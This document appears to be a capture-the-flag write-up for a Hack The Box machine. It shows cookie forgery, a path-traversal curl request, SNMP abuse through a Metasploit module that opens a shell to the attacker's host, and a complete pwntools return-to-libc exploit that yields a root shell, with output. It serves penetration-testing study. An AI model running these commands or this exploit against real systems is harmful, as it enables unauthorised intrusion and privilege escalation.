
I set the cookie value for http://10.10.10.195 to
dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4ZmIwND
+iEzX7d/4eLCLcWDRLCryYEBMvxX9Jrv4R+p5TZMvI=

SCREENSHOT EVIDENCE OF COOKIE VALUE



I reloaded the home page and was then signed in as admin. There was nothing else in the application really


SCREENSHOT EVIDENCE OF ADMIN ACCESS



The application is vulnerable to an LFI vulnerability that exposed the user flag. Knowing from SNMP that the users name is "user" I checked that home directory.


```
curl -X POST -d 'logfile=../../../../../../../../home/user/user.txt' -b
'auth=dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOTVjODEwNzQ4ZmIw
NDgxMTVjMTg2ZWM7gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwA7dXNlcm5hbWU9YWRtaW47c2VjcmV0PWYxZmMxMjAxMGMwOT
QwMTZkZWY3OTFlMTQzNWRkZmRjYWVjY2Y4MjUwZTM2NjMwYzBiYzkzMjg1YzI5NzExMDU7.aGK+Oz0H1oVF/
Qg3CK8is2fQjwTKI4p1ZJ3ZGrddMXI=' http://10.10.10.195/admin/log/view
# RESULTS
ebcd90fc8eecf60448b5e18babdc39bd
```

SCREENSHOT EVIDENCE OF USER FLAG



Knowing that SNMP is open on the machine I checked the SNMP file and found the community password

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD



COMMUNITY: public
Read/Write Community: SuP3RPrivCom90

I used snmpwalk to enumerate the protocol


```
snmpwalk -c public -v 2c 10.10.10.195
snmpwalk -c SuP3RPrivCom90 -v 2c 10.10.10.195
```

Having read write access to an SNMP string may allow for command execution.
I used the Metasploit module exploit/linux/snmp/net_snmpd_rw_access

```
msfconsole
use exploit/linux/snmp/net_snmpd_rw_access
set RHOSTS 10.10.10.195
set RPORT 161
set LPORT 1337
set SRVPORT 9000
set SRVHOST 10.10.14.3
set LHOST 10.10.14.3
set FILEPATH /tmp
set COMMUNITY SuP3RPrivCom90
set SHELL /bin/bash
set target 1
run
```

This gave me shell access on the machine

SCREENSHOT EVIDENCE OF SHELL



I have the ability to read the user flag with this user. Now I can move on to privilege escalation.


```
cat /home/user/user.txt
# RESULTS
ebcd90fc8eecf60448b5e18babdc39bd
```

USER FLAG: ebcd90fc8eecf60448b5e18babdc39bd

PrivEsc

Once signed into the server I found a note_server binary file in /home/user/note_server

SCREENSHOT EVIDENCE OF BINARY



I transfered the binarys to my machine using the base64 method

```
# On target machine
cat note_server | base64
cat note_server.c | base64

# On attack machine
echo '<base64 string>' | base64 -d > note_server
echo '<base64 string>' | base64 -d > note_server.c
```

Checking the listening ports it appears note_server is only accessible locally on port 5001
Running the binary on my attack machine confirmed this

```
# Run binary
chmod +x note_server && ./note_server

# Check open ports
ss -tunlp
```

SCREENSHOT EVIDENCE OF PORT

```
Local Address:Port                        Peer Address:Port           Process
     0.0.0.0:56398                             0.0.0.0:*               users:(("openvpn",pid=1487,fd=3))
   127.0.0.1:5432                              0.0.0.0:*               users:(("postgres",pid=592,fd=4))
   127.0.0.1:5001                              0.0.0.0:*               users:(("note_server",pid=6376,fd=3))
```

Inside note_server.c is the command that is used to compile the note_server

```
gcc -Wall -pie -fPIE -fstack-protector-all -D_FORTIFY_SOURCE=2 -Wl,-z,now -Wl,-z,relro note_server.c -o
note_server
```

The command shows all the protections are enabled on the binary. I verified this with checksec

```
# On attack machine
checksec note_server
```

SCREENSHOT EVIDENCE OF BINARY PROTECTIONS

```
root@kali:~/HTB/Boxes/Intense# checksec note_server
[*] '/root/HTB/Boxes/Intense/note_server'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

On the target full ASLR is enabled

```
cat /proc/sys/kernel/randomize_va_space
# RESULTS
2 # This means Full Randomization
```

The Return to LibC exploit is capable of bypassing memory stack protections.

Checking the permissions of the binary, I have read and execute access

```
ls -lash /home/user/note_server
# RESULTS
16K -rwxrwxr-x 1 user user 13K Nov 16  2019 /home/user/note_server
```

The note_server process is running as the root user

```
ps aux | grep note_server
# RESULTS
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1035  0.0  0.0   4380   740 ?        Ss   02:23   0:00 /home/user/note_server
```

The firewall prevents any reverse shells or connections from my machine. In order to access the note_server on 127.0.0.1 port 5001 I generated an ssh key and created a local ssh tunnel

```
# Generate ssh key
ssh-keygen -b 2048 -t ed25519 -f ./key -q -N "" && chmod 600 ./key

# Add key to authorized_keys on target machine
echo '<ssh public key>' > ~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys

# Create local ssh tunnel
ssh -N -L 5001:127.0.0.1:5001 Debian-snmp@10.10.10.195 -i key
```

I can now reach the note_server on the target. The target is vulnerable to a return to libc attack
REFERENCE: https://www.exploit-db.com/docs/english/28553-linux-classic-return-to-libc-&-return-to-libc-chaining-tutorial.pdf

CONTENTS OF pwn_server.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *



context(os='linux', arch='amd64')

host = '127.0.0.1'
port = 5001
fd = 4

def write_note(io, note, length=None):
    if length is None:
        length = len(note)

    io.send(p8(1))
    io.send(p8(length))
    io.send(note)

def copy_note(io, offset, copySize):
    io.send(p8(2))
    io.send(p16(offset))
    io.send(p8(copySize))

def read_notes(io, size=None):
    io.send(p8(3))
    if size is None:
        recv = io.recvall()
    else:
        recv = io.recv(size)
    return recv

def write_to_end(io, written=0):
    g = cyclic_gen()
    while written < 1024:
        chunk = min(255, 1024 - written)
        write_note(io, g.get(chunk))
        written += chunk

def do_rop(io, canary, rbp, rop):
    buf = p64(0xDEAD)
    buf += p64(canary)
    buf += p64(rbp)
    buf += rop.chain()

    write_note(io, buf)
    write_to_end(io, len(buf))
    copy_note(io, 0, len(buf))
    read_notes(io, 1024 + len(buf))

def stage1():
    # stack canary + ebp
    io = remote(host,port)
    write_to_end(io)

    read_size = 4*8
    copy_note(io, 1024, read_size)
    leak = read_notes(io, 1024+read_size)[1024:]
    canary = u64(leak[8:16])
    rbp = u64(leak[16:24])
    rip = u64(leak[24:])

    print("\nleaks:")
    print("rbp = ", hex(rbp))
    print("canary = ", hex(canary))
    print("rip = ", hex(rip))
    io.close()
    return (rbp, canary, rip)

def stage2(rbp, canary, rip):
    # leaking libc
```

```
    base_address = rip - 0xf54 # https://www.youtube.com/watch?v=GTQxZlr5yvE&t=2h14m38s
    elf = ELF("./note_server", checksec=False)
    elf.address = base_address
    rop = ROP(elf)
    rop.write(fd, elf.got["write"])
    io = remote(host, port)
    do_rop(io, canary, rbp, rop)
    leak = io.recv(8)
    libc_write = u64(leak)
    print("\nlibc leak: " + hex(libc_write))
    io.close()
    return libc_write

def stage3(canary, rbp, libc_write_leak):
    # get the last 3 bytes and enter them on https://libc.blukat.me
    # then download the libc and set the path here
    elf_libc = ELF("./libc6_2.27-3ubuntu1_amd64.so", checksec=False)
    elf_libc.address = libc_write_leak - elf_libc.symbols['write']
    rop_libc = ROP(elf_libc)
    rop_libc.dup2(fd, 0)
    rop_libc.dup2(fd, 1)
    rop_libc.execve(next(elf_libc.search(b"/bin/sh\x00")), 0, 0)

    io = remote(host, port)
    do_rop(io, canary, rbp, rop_libc)

    io.interactive()

(rbp, canary, rip) = stage1()
libc_write_leak = stage2(rbp, canary, rip)
stage3(canary, rbp, libc_write_leak)
```

With the SSH Tunnel going I ran pwn_server.py to exploit the return to libc vulnerability and gain root access to the machine

```
# On attack machine
./pwn_server.py
```

I was then able to read the root flag

```
cat /root/root.txt
# RESULTS
87b6c8fa44ddd6982f27701007172eda
```

SCREENSHOT EVIDENCE OF ROOT FLAG

```
root@kali:~/HTB/Boxes/Intense/rf# ./pwn_server.py
[+] Opening connection to 127.0.0.1 on port 5001: Done

leaks:
rbp =  0x7ffcac026220
canary =  0x6d33ef279201ca00
rip =  0x55728efe7f54
[*] Closed connection to 127.0.0.1 port 5001
[*] Loading gadgets for '/root/HTB/Boxes/Intense/rf/note_server'
[+] Opening connection to 127.0.0.1 on port 5001: Done

libc leak: 0x7fcce24df140
[*] Closed connection to 127.0.0.1 port 5001
[*] Loading gadgets for '/root/HTB/Boxes/Intense/rf/libc6_2.27-3ubuntu1_amd64.so'
[+] Opening connection to 127.0.0.1 on port 5001: Done
[*] Switching to interactive mode
$ whoami
root
$ id
uid=0(root) gid=0(root) groups=0(root)
$ cat /root/root.txt
87b6c8fa44ddd6982f27701007172eda
```

ROOT FLAG: 87b6c8fa44ddd6982f27701007172eda